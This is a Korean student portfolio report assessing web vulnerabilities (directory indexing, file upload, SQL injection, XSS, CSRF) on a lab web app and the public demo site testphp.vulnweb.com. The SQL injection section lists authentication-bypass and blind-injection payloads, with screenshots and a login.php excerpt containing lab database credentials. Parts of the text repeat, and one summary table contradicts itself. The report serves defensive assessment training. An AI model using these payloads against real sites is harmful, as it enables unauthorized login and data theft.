
취약점 진단

결과 보고서

『주요정보통신기반시설 기술적 진단 컨설팅』

2025.11.28

한국폴리텍대학 대전캠퍼스
클라우드보안과 서상원

- 목 차 -

1. 개요

- 1.1 목적
- 1.2 프로젝트 및 진단 범위
- 1.3 진단 대상 및 환경
- 1.4 진단 방법 및 일정
- 1.5 진단 기준(진단 등급 및 위험도)
- 1.6 프로젝트 수행 조직 및 역할 ← 포트폴리오용 추가

2. 취약점 진단 결과(종합)

- 2.1 취약점 진단 결과 종합
- 2.2 대상별 취약점 개수
- 2.3 취약점 진단 항목 및 결과 요약표

3. 상세 진단 결과

- 3.1 DI (상) [Web] Directory Indexing
- 3.2 FU (상) [Web] File Upload
- 3.3 U-02 (상) [Web] SQL Injection
- 3.4 XS (상) [Web] Cross-Site Scripting(XSS)
- 3.5 CF (상) [Web] Cross-Site Request Forgery(CSRF)

4. 부록

- 4.1 시스템/네트워크 구성도
- 4.2 진단 체크리스트 및 테스트 케이스
- 4.3 주요 로그 및 추가 스크린샷

1. 개요

1.1 목적

- 본 프로젝트는 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드」의 Web(웹) 보안 항목을 기준으로, 자체 구축한 웹 애플리케이션에 대해 주요 웹 취약점 진단을 수행하고 개선방안을 도출하는 것을 목적으로 한다.
- 특히 Directory Indexing, File Upload, SQL Injection, Cross-Site Scripting(XSS), Cross-Site Request Forgery(CSRF) 등 5개 핵심 항목에 대해 모의해킹 관점의 점검을 수행하고, 조치 전·후 상태를 비교함으로써 실제 보안컨설팅 수행 시 요구되는 진단 절차와 보고서 작성 능력을 함께 검증하고자 한다.
- 아울러, 본 결과 보고서는 보안컨설팅 및 클라우드 보안 직무 지원 시 포트폴리오로 활용하는 것을 목표로 하며, 웹 취약점 진단 프로세스 이해도, 기술적 분석 능력, 개선 권고안 제시 역량을 종합적으로 보여주는 자료로 활용한다.

1.2 프로젝트 및 진단 범위

- 본 웹 취약점 진단 프로젝트의 범위는 다음과 같다.

1) 진단 대상 자산 범위

- 가) Ubuntu 기반 실습용 웹 애플리케이션
- 나) 웹 서버(Apache/PHP/MySQL 등) 및 게시판, 로그인 기능 등 주요 웹 기능
- 다) 모의해킹 수행을 위한 Kali Linux 기반 공격자 환경 및 보조 도구

2) 웹 취약점 진단 항목 범위

- 가) 주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드의 Web(웹) 보안 항목 중 다음 5 개 항목을 우선 설정하여 진단을 수행하였다

- 나) DI (상) : Directory Indexing
- 다) FU (상) : File Upload
- 라) U-02 (상) : SQL Injection
- 마) XS (상) : Cross-Site Scripting(XSS)
- 바) CF (상) : Cross-Site Request Forgery(CSRF)

4) 조치 및 재진단 범위

- 가) Directory Indexing, XSS, CSRF 항목에 대해서는 설정 변경 또는 코드 수정 등 보안 조치를 적용한 후 재진단을 수행하여 조치 효과를 확인하였다.
- 나) File Upload, SQL Injection 항목에 대해서는 취약점 악용 가능 시나리오 및 영향 분석 결과를 기반으로, 관련 가이드라인과 실습 교안을 참고한 중·장기 개선 권고 사항을 제시하였다.

1.3 진단 대상 및 환경

- 본 진단에 사용된 대상 시스템 및 환경은 다음과 같다.

구분	세부 내용	
Web Application	web server IP (victim)	192.168.234.133
	web server	Apache, PHP, MySQL
	OS	Ubuntu 22.04 LTS
	주요 기능	로그인 페이지, 게시판 (글 작성, 조회, 수정 등)
공격자 환경	IP (attacker)	192.168.234.134
	OS	Kali Linux

표 1 진단 대상 및 환경

1.4 진단 방법 및 일정

- 본 프로젝트에서는 다음과 같은 절차에 따라 웹 취약점 진단을 수행하였다.

Task	진단 수행 방법	일정
취약점 진단 계획수립	<ul style="list-style-type: none"> 진단 대상 및 범위 정의 Directory Indexing, File Upload, SQL Injection, XSS, CSRF 항목 선정 공격 시나리오 및 테스트 케이스 수립 실습용 웹 서버 및 Kali 환경 구축 	2025.11.27
진단 수행	<ul style="list-style-type: none"> 브라우저 및 개발자 도구를 활용한 수동 진단 Burp Suite, sqlmap 등 도구를 이용한 보조 점검 취약점 재현(PoC) 및 관련 로그·스크린샷 수집 	2025.11.27 ~ 2025.12.03
조치 및 재진단	<ul style="list-style-type: none"> 조치 대상 항목에 대한 설정/코드 수정 적용 조치 후 동일 시나리오로 재진단 수행 조치 전·후 결과 비교 	2025.11.27 ~ 2025.12.03
결과 보고서 작성	<ul style="list-style-type: none"> 취약점별 상세 진단 결과 정리 웹 취약점 진단 종합보고서 작성 및 검토 	2025.12.02 ~ 2025.12.04

표 2 진단 방법 및 일정

구 분	진단 방법
양호	진단 항목의 보안 설정이 가이드 기준에 따라 적절히 적용되어 있으며, 일반적인 공격 시나리오에 대해 취약점이 재현되지 않는 경우
취약	보안 설정이 미흡하거나, 실제 공격 시나리오 수행 시 취약점이 재현되는 경우

1.5 진단 기준(진단 등급 및 위험도)

1) 진단 등급

- 본 진단에서는 각 점검 항목에 대해 다음 기준에 따라 진단 등급을 부여하였다.

2) 위험도

- 취약점의 위험도는 발생 가능성과 영향도를 종합적으로 고려하여 상·중·하 3단계로 분류하였다.

구 분	설 명
상 (high)	관리자 권한 획득, 중요 시스템 손상, 서비스 중단 등 심각한 영향을 초래할 수 있는 취약점
중 (medium)	일반 사용자 계정 탈취, 중요 정보 유출 등 추가 공격으로 확산될 가능성이 높은 취약점
하 (low)	시스템 정보 노출 등 잠재적 위협은 있으나 직접적인 영향이 상대적으로 제한적인 취약점

1.6 프로젝트 수행 조직 및 역할

- 본 웹 취약점 진단 프로젝트는 한국폴리텍대학 대전캠퍼스 클라우드보안과 하이테크 과정의 실습 프로젝트로 수행되었으며, 수행 조직 및 역할은 다음과 같다.

1) 프로젝트 총괄 및 웹 취약점 진단 담당

- 가) 웹 취약점 진단 항목 선정 및 진단 시나리오 수립
- 나) Directory Indexing, File Upload, SQL Injection, XSS, CSRF 항목 진단 수행
- 다) PoC 설계 및 스크린샷·로그 수집
- 라) 개별 취약점 보고서 및 종합보고서 본문 작성

2) 시스템·네트워크 환경 구축 담당

- 가) 웹 서버 및 실습 환경 설치·구성
- 나) 관련 서비스(Apache, PHP, DB 등) 설정 지원


3) 문서 품질 검토 담당

- 가) 보고서 형식·표현 검토
- 나) 도표 및 스크린샷 정리, 가독성 향상 작업 수행

2. 취약점 진단 결과

2.1 취약점 진단 결과 종합

- 본 프로젝트에서는 Web Application을 대상으로 Directory Indexing, File Upload, SQL Injection, Cross-Site Scripting(XSS), Cross-Site Request Forgery(CSRF) 등 5개 주요 웹 취약점 항목에 대해 진단을 수행하였다.
- 점검 결과, 파일 업로드(File Upload), SQL Injection, Cross-Site Scripting(XSS), Cross-Site Request Forgery(CSRF) 항목에서 상(High) 등급의 취약점이 확인되었으며, Directory Indexing 항목은 초기 진단 시 취약점이 존재하였으나, 설정 변경 조치 적용 후 재진단 결과 양호 상태로 개선되었다.
- 특히 File Upload 및 SQL Injection 취약점은 웹 서버 내 임의 코드 실행, 데이터베이스 조작 등으로 확장될 수 있는 고위험 취약점으로 분류되며, XSS 및 CSRF 취약점은 사용자 세션 탈취, 비정상 요청 위치 등을 통해 2차 피해로 이어질 수 있는 것으로 분석되었다.
- 본 절에서는 상기 진단 결과를 기반으로 Web Application의 전반적인 보안 수준을 종합적으로 평가하고, 주요 취약점에 대한 우선순위 및 개선 방향을 제시한다.



2.2 대상별 취약점 개수 (웹 전용 요약표)

구 분	진단항목	진단 결과		취약수준
		취약	양호	
web application	5	4	1	80%
합계	5	4	1	80%

표 3 Web Application 단일 시스템을 대상으로 한 요약 결과

취약점 진단 항목 및 결과 요약표

대상	취약점 진단 항목	항목 중요도	진단결과	비고
Web Application	SQL Injection	상	양호	로그인 우회·쿼리 조작 가능
	Directory Indexing	상	취약	설정 변경 후 재진단
	File Upload	상	취약	웹셀 업로드 가능
	Cross Site Scripting(XSS)	상	취약	쿠키·세션 탈취 가능
	Cross Site Request Forgery (CSRF)	상	취약	상태 변경 요청 위조 가능
	web shell	상	예정	-
	reverse shell	상	예정	-

2. 취약점 진단 결과

XS (상) [Web] SQL 인젝션 (SQL Injection) (1) _ CASE A 취약점 개요	
점검내용	■ 웹 애플리케이션 로그인 기능(ID/PW 입력)에 대해 SQL 인젝션(에러 기반 / Blind / 인증 우회) 취약점 존재 여부를 점검함
점검목적	■ 비정상적인 사용자 입력값이 SQL 쿼리로 그대로 전달되는 것을 차단하여, 공격자가 DB 내 계정정보·개인정보를 조회·변조·삭제하거나, 인증을 우회하여 관리자 권한을 탈취하는 행위를 방지하기 위함
보안위협	<ul style="list-style-type: none"> ■ SQL 인젝션 취약점 존재 시, 공격자가 로그인 폼 등 입력창에 '' or '1'='1'#` 등 악의적인 구문을 삽입하여 비밀번호 미지식 상태에서 인증 우회 가능 ■ Blind SQL 인젝션을 이용하여 응답 차이를 기반으로 반복적인 참·거짓 질의 수행 시, 계정정보·개인정보 등 중요 데이터베이스 정보 유출 가능 ■ 인프라 관점에서 DB 계정 탈취 후 시스템 계정 획득, 웹쉘 업로드, OS 명령 실행 등 2차 공격으로 확장될 위험 존재
참고	<ul style="list-style-type: none"> ■ 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드 - Web 5. SQL 인젝션」점검 항목 및 조치 기준을 기반으로 진단 수행 ■ 교안 「웹 모의해킹 - SQL Injection」의 인증 우회 인젝션 구문(' or '1' = '1'#, or 1=1-- 등)을 참고하여 테스트 케이스 구성
점검대상 및 판단기준	
점검 대상	<ul style="list-style-type: none"> ■ 대상 웹 애플리케이션 로그인 기능(ID/PW 입력 폼) ■ 웹 애플리케이션 서버(192.168.234.133, Ubuntu 기반 웹 서버) ■ 웹 애플리케이션 로그인 처리 소스코드 및 DB 연동 모듈(접근 가능 범위 내) ■ 웹 DB 서버 로그(인젝션 패턴 탐지 여부 확인 목적)
판단기준	<p>양호 : 임의로 작성된 SQL 쿼리 입력에 대해 서버 측 검증이 이루어져, 비정상 입력 시에도 정상 페이지 또는 공통 에러 페이지가 반환되고, DB 에러정보가 노출되지 않는 경우</p> <p>취약 : 임의 SQL 구문(예: ' or '1'='1'--) 입력 시 로그인 우회/쿼리 오류가 발생하거나, Blind SQLi 페이로드(AND 1=1, AND 1=2)에 따라 응답 콘텐츠가 달라지는 경우</p>
진단결과	양호
점검 및 조치사례	
<ul style="list-style-type: none"> ■ 진단순서 <p>Step1. 192.168.234.133 웹 서버의 로그인 페이지 URL 및 파라미터 구조 파악</p> <p>Step2. 로그인 페이지 ID 입력 칸에 특수문자 및 단일 인용부호 등을 삽입하여 에러 기반 SQL 인젝션 가능성 점검</p> <p>Step3. 로그인 페이지 ID 입력 칸에 인증 우회용 인젝션 구문 삽입하여 비밀번호 미지식 상태에서 로그인 우회 가능성 점검</p> <p>Step4. 로그인 페이지 ID 입력 칸에 참/거짓 조건(AND 1=1, AND 1=2 등)을 삽입하여 Blind SQL 인젝션 가능성 점검</p> <p>Step5. (가능 시) 192.168.234.133 웹 서버의 로그인 처리 소스코드 확인을 통한 동적 SQL 사용 여부 및 Prepared Statement 적용 여부 점검</p>	

XS (상) [Web] SQL 인젝션 (SQL Injection) (1) _ CASE A	
취약점 개요	
점검내용	■ 웹 애플리케이션 로그인 기능(ID/PW 입력)에 대해 SQL 인젝션(에러 기반 / Blind / 인증 우회) 취약점 존재 여부를 점검함
점검목적	■ 비정상적인 사용자 입력값이 SQL 쿼리로 그대로 전달되는 것을 차단하여, 공격자가 DB 내 계정정보·개인정보를 조회·변조·삭제하거나, 인증을 우회하여 관리자 권한을 탈취하는 행위를 방지하기 위함
보안위협	■ SQL 인젝션 취약점 존재 시, 공격자가 로그인 폼 등 입력 창에 '' or '1'='1'#` 등 악의적인 구문을 삽입하여 비밀번호 미지식 상태에서 인증 우회 가능 ■ Blind SQL 인젝션을 이용하여 응답 차이를 기반으로 반복적인 참·거짓 질의 수행 시, 계정정보·개인정보 등 중요 데이터베이스 정보 유출 가능 ■ 인프라 관점에서 DB 계정 탈취 후 시스템 계정 획득, 웹쉘 업로드, OS 명령 실행 등 2차 공격으로 확장될 위험 존재
참고	■ 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드 - Web 5. SQL 인젝션」점검 항목 및 조치 기준을 기반으로 진단 수행 ■ 교안 「웹 모의해킹 - SQL Injection」의 인증 우회 인젝션 구문(' or '1' = '1'#, or 1=1-- 등)을 참고하여 테스트 케이스 구성
점검대상 및 판단기준	
점검 대상	■ 대상 웹 애플리케이션 로그인 기능(ID/PW 입력 폼) ■ 웹 애플리케이션 서버(192.168.234.133, Ubuntu 기반 웹 서버) ■ 웹 애플리케이션 로그인 처리 소스코드 및 DB 연동 모듈(접근 가능 범위 내) ■ 웹 DB 서버 로그(인젝션 패턴 탐지 여부 확인 목적)
판단기준	양호 : 임의로 작성된 SQL 쿼리 입력에 대해 서버 측 검증이 이루어져, 비정상 입력 시에도 정상 페이지 또는 공통 에러 페이지가 반환되고, DB 에러정보가 노출되지 않는 경우 취약 : 임의 SQL 구문(예: ' or '1'='1'--) 입력 시 로그인 우회/쿼리 오류가 발생하거나, Blind SQLi 페이지(AND 1=1, AND 1=2)에 따라 응답 콘텐츠가 달라지는 경우
진단결과	양호
점검 및 조치사례	
<p>■ 진단순서</p> <p>Step1. 192.168.234.133 웹 서버의 로그인 페이지 URL 및 파라미터 구조 파악</p> <p>Step2. 로그인 페이지 ID 입력 칸에 특수문자 및 단일 인용부호 등을 삽입하여 에러 기반 SQL 인젝션 가능성 점검</p> <p>Step3. 로그인 페이지 ID 입력 칸에 인증 우회용 인젝션 구문 삽입하여 비밀번호 미지식 상태에서 로그인 우회 가능성 점검</p> <p>Step4. 로그인 페이지 ID 입력 칸에 참/거짓 조건(AND 1=1, AND 1=2 등)을 삽입하여 Blind SQL 인젝션 가능성 점검</p> <p>Step5. (가능 시) 192.168.234.133 웹 서버의 로그인 처리 소스코드 확인을 통한 동적 SQL 사용 여부 및 Prepared Statement 적용 여부 점검</p>	

■ 진단방법

2) 여러 기반 SQL 인젝션 점검

- 로그인 페이지 ID 입력 칸에 다음 값 입력 (예: admin')
- PW 칸에는 임의의 값 또는 기존 비밀번호 입력 후 로그인 시도
- DBMS 에러 메시지(예: SQL syntax error), 테이블명, 컬럼명, 쿼리 일부 등이 화면에 직접 노출되는지 여부 확인



표 3 비정상 로그인 시도

■ 진단방법

3) 인증 우회(SQL 인젝션) 점검

- ID 입력 칸에 인증 우회용 인젝션 구문 입력
 - 예) ' or '1'='1'# 또는 admin' or '1'='1'#
- PW 칸에는 임의의 값 또는 공란 입력
- 비밀번호를 모르는 상태에서 로그인 성공 여부(세션 발급, 마이페이지 또는 관리자 페이지 접근 가능 여부) 확인


ID 입력 칸에 'or'1'='1'# 값 입력 (사진 6)	ID 입력 칸에 admin' or '1'='1'# 값 입력 (사진 3)
 <p>웹 취약점 실습 게시판 교안의 users 테이블에 등록된 계정으로 로그인하세요.</p> <p>아이디 <code>'or'1'='1#'</code></p> <p>비밀번호</p> <p>아이디 또는 비밀번호가 올바르지 않습니다.</p> <p>로그인</p> <p>예시 계정: admin / admin123, user1 / user123 등 (실제 계정 정보는 sample.users 테이블을 확인하세요.)</p>	 <p>웹 취약점 실습 게시판 교안의 users 테이블에 등록된 계정으로 로그인하세요.</p> <p>아이디 <code>admin' or '1'='1#'</code></p> <p>비밀번호</p> <p>아이디 또는 비밀번호가 올바르지 않습니다.</p> <p>로그인</p> <p>예시 계정: admin / admin123, user1 / user123 등 (실제 계정 정보는 sample.users 테이블을 확인하세요.)</p>

표 4 비정상 로그인 시도

■ 진단방법

4) Blind SQL 인젝션 점검

- ID 입력 칸에 아래 두 개의 값을 각각 입력하여 테스트
 - ① admin' AND 1=1--
 - ② admin' AND 1=2--
- 각 요청에 대해 응답 화면, 메시지, HTTP 상태 코드(가능 시 F12 개발자도구 확인)의 차이 여부 확인
- 두 요청의 응답이 동일하게 처리될 경우 Blind SQL 인젝션 가능성 낮음 판단


ID 입력 칸에 admin' AND 1=1 -- 값 입력 (사진 4)	ID 입력 칸에 admin' AND 1=2 -- 값 입력 (사진 5)
	

표 5 비정상 로그인 시도

■ 진단방법

5) 기타 인젝션 구문 점검

- 교안에 제시된 다양한 인증 우회 구문 중 일부를 추가 테스트
 - 예) or 1=1--, admin' or 1=1--, admin') or ('1='1 등
- 각 페이로드 입력 후 로그인 시도, 로그인 우회·에러 발생·화면 변화 여부 확인




표 6 비정상 로그인 시도

■ 진단방법

6) 소스코드 및 인프라 설정 점검 (접근 가능한 범위에서 수행)

- 192.168.234.133 서버 쉘 접속 후 웹 애플리케이션 디렉터리 진입
 - 예) /var/www/html 또는 프레임워크 경로
- 로그인 처리 소스코드 파일(open) 확인
 - 예) login.php, auth.php, user_login.py 등
- SQL 쿼리 작성 방식 확인
 - 문자열 결합 방식 (예: "SELECT ... WHERE id = '\$id' AND pw = '\$pw'")
 - Prepared Statement / 바인딩 방식 (예: \$stmt = \$mysqli->prepare("SELECT ... WHERE id = ?"))
- 입력값 검증 및 예외 처리 로직 존재 여부 확인
 - ID/PW 길이 제한, 허용 문자(영문·숫자 등) 검증 여부
 - 단일 인용부호(', "), 세미콜론(;), 주석(--, #, /* */) 등 제어 문자 필터링 여부
 - DB 오류 발생 시 공통 에러 페이지로 처리되는지 여부

ID 입력 칸에 or 1=1-- 값 입력 (사진 6-2)

The screenshot shows a dark-themed web application for 'Web 취약점 실습 게시판'. The login form has fields for '아이디' (ID) and '비밀번호' (Password). In the '아이디' field, the value 'or 1=1--' is entered, which is highlighted with a red box. Below the form, an error message is displayed in a red box: '아이디 또는 비밀번호가 올바르지 않습니다.' (The ID or password is incorrect.).

ID 입력 칸에 '1='1 값 입력 (사진 6-3)

This screenshot shows the same web application as above. In the '아이디' field, the value "'1='1" is entered, which is highlighted with a red box. Below the form, an error message is displayed in a red box: '아이디 또는 비밀번호가 올바르지 않습니다.' (The ID or password is incorrect.).

표 7 비정상 로그인 시도

■ 진단방법

7) 로그 및 웹방화벽 정책 점검 (인프라 관점)

- 웹 서버·DB 서버 로그에서 SQL 인젝션 시도 패턴 존재 여부 확인
 - 예) `` or '1'='1`, `UNION SELECT`, `or 1=1--` 등의 문자열 검색
- 웹 방화벽(WAF) 또는 리버스 프록시 장비가 있는 경우,
 - SQL 인젝션 관련 룰셋 적용 여부 및 탐지·차단 로그 존재 여부 확인
- 입력값 검증 및 예외 처리 로직 존재 여부 확인
 - ID/PW 길이 제한, 허용 문자(영문·숫자 등) 검증 여부
 - 단일 인용부호(', "), 세미콜론(:), 주석(--, #, /* */) 등 제어 문자 필터링 여부
 - DB 오류 발생 시 공통 에러 페이지로 처리되는지 여부

ID 입력 칸에 or 1=1-- 값 입력 (사진 6-2)	ID 입력 칸에 '1'='1 값 입력 (사진 6-3)
 <p>웹 취약점 실습 게시판 교안의 users 테이블에 등록된 계정으로 로그인하세요.</p> <p>아이디 or 1=1--</p> <p>비밀번호 *****</p> <p>아이디 또는 비밀번호가 올바르지 않습니다.</p> <p>로그인</p> <p>예시 계정: admin / admin123, user1 / user123 등 (실제 계정 정보는 sample.users 테이블을 확인하세요.)</p>	 <p>웹 취약점 실습 게시판 교안의 users 테이블에 등록된 계정으로 로그인하세요.</p> <p>아이디 '1'='1</p> <p>비밀번호 *****</p> <p>아이디 또는 비밀번호가 올바르지 않습니다.</p> <p>로그인</p> <p>예시 계정: admin / admin123, user1 / user123 등 (실제 계정 정보는 sample.users 테이블을 확인하세요.)</p>

8 비정상 로그인 시도

■ 진단결과

- 테스트 케이스(' , ' or '1'='1'#, AND 1=1/1=2 등) 기반 로그인 가능 점검
- 로그인 우회 및 DB 오류 정보 노출 미발견(양호)
- 로그인 처리 코드에서 `mysqli_real_escape_string` 함수 이용한 특수문자 이스케이프 처리 적용 확인
- Prepared Statement 기반 구현 여부는 확인되지 않았으나, 현재 구현만으로도 기본적인 SQL 인젝션 공격에 대한 방어 동작 확인
- 수동 테스트 및 sqlmap 기반 자동화 진단 결과, username 파라미터에 대해 대표적인 SQL 인젝션 기법(예외 기반, Boolean 기반, UNION, Time 기반 등) 적용 시 로그인 우회, DB 오류 정보 노출, 응답 시간 지연 등 취약 징후 미발견

login.php 코드의 일부	mysqli_real_escape_string 함수 사용됨
<pre>// 로그인 풀 전송 처리 if (\$_SERVER['REQUEST_METHOD'] === 'POST') { \$username = \$_POST['username'] ?? ''; \$password = \$_POST['password'] ?? ''; // db 연결 (교안 환경) \$con = mysqli_connect('localhost', 'root2', '1234', 'sample'); if (!\$con) { die("DB Connect Error: " . mysqli_connect_error()); } // 단순 로그인 (비밀번호 패스워드 비교 - 침습용) \$usernameEsc = mysqli_real_escape_string(\$con, \$username); \$passwordEsc = mysqli_real_escape_string(\$con, \$password); \$sql = " SELECT * FROM users WHERE username = '\$usernameEsc' AND password = '\$passwordEsc' LIMIT 1 "; \$result = mysqli_query(\$con, \$sql); if (\$result && mysqli_num_rows(\$result) === 1) { // 로그인 성공 \$_SESSION['username'] = \$username; mysqli_close(\$con); } }</pre>	<pre>// 단순 로그인 (비밀번호 패스워드 비교 - 침습용) \$_SESSION['username'] = \$username; \$_SESSION['password'] = \$password;</pre>
sqlmap 진단 결과 : 취약 징후 미발견	

9 sql injection 방어 요인

■ 조치방안

- 1) 현재 로그인 기능에서 적용 중인 `mysqli_real_escape_string` 기반 입력값 이스케이프 처리 로직을 동일 시스템 내 기타 입력 기능(검색, 게시판, 관리자페이지 등)에 공통 보안 코딩 기준으로 확대 적용
- 2) 신규 개발·고도화 시점에 로그인 쿼리 및 주요 DB 연동 구문을 Prepared Statement / 파라미터 바인딩 방식으로 전환하는 중장기 개선 계획 수립
- 3) ID/PW 및 기타 입력 파라미터에 대해 길이 제한 및 허용 문자(화이트리스트) 검증 정책을 개발 표준(Secure Coding 가이드)으로 문서화하고, 코드 리뷰·테스트 단계에서 상시 점검
- 4) DB 오류발생 시 상세 오류 정보·SQL 구문·테이블명 등이 화면에 노출되지 않도록 공통 예외 페이지 처리 방식을 유지하고, 예외 발생 시 로그에만 상세 정보를 남기는 구조 유지·강화
- 5) 정기적인 모의해킹·취약점 진단 수행 시 SQL 인젝션 항목을 필수 점검 대상으로 유지하고, 금회 테스트에 사용한 대표 인젝션 페이지 세트를 재사용하여 장기적인 보안 수준 추세 관리

XS (상) [Web] SQL 인젝션 (SQL Injection) (10) _ CASE B	
취약점 개요	
점검내용	■ 공개 모의해킹 데모 사이트(testphp.vulnweb.com)를 대상으로 SQL 인젝션 취약점 존재 여부 및 공격 시 영향 범위 확인
점검목적	■ 실제 취약 환경에서 SQL 인젝션 공격 시나리오(인증 우회, Blind SQLi, DB 정보 유출)를 재현함으로써, 동일 유형 취약점 발생 시 운영 시스템에서 요구되는 조치 수준 도출
보안위협	■ 상기 동일함
참고	■ [교안] SQL Injection(45p-84p) 참고
점검대상 및 판단기준	
점검 대상	■ 공개적 SQL Injection 오픈 사이트 testphp.vulnweb.com
판단기준	<p>양호 : 임의로 작성된 SQL 쿼리 입력에 대해 서버 측 검증이 이루어져, 비정상 입력 시에도 정상 페이지 또는 공통 에러 페이지가 반환되고, DB 에러정보가 노출되지 않는 경우</p> <p>취약 : 임의 SQL 구문(예: ' or '1'='1'--) 입력 시 로그인 우회/쿼리 오류가 발생하거나, Blind SQLi 페이로드(AND 1=1, AND 1=2)에 따라 응답 콘텐츠가 달라지는 경우</p>
진단결과	취약
점검 및 조치사례	
<p>■ 진단순서</p> <p>Step1. 취약 가능 페이지 및 파라미터 식별 - 로그인, 상품 조회 등 입력 파라미터가 존재하는 기능 파악</p> <p>Step2. 수동 SQL 인젝션 시도 - 브라우저를 통해 에러 기반 및 인증 우회 인젝션 구문 입력 후 동작 확인</p> <p>Step3. Blind SQL 인젝션 시도 - 참/거짓 조건 구문을 이용한 응답 차이 여부 확인</p> <p>Step4. 자동화 도구(sqlmap)를 이용한 DB 구조 및 데이터 조회 시나리오 수행</p> <p>Step5. 공격 성공 시 영향 범위 정리 및 일반적인 조치방안 도출</p>	

■ 진단 방법

Step1: 대상 파라미터 식별

- 브라우저로 <http://testphp.vulnweb.com/> 접속
- 로그인, 검색, 상품 상세 등 입력 필드가 있는 페이지 확인됨.
- 예: login.php 의 uname, pass 파라미터

Step2: 수동 SQL Injection - 에러 기반 / 인증 우회

1) 에러 기반 확인

- ID 칸에 'test' 같은 값 입력
- 비밀번호는 아무 값이나 입력 후 로그인
- SQL 에러 메시지, DBMS 정보, 쿼리 일부가 노출되는지 확인 -> syntax 일부 확인됨.

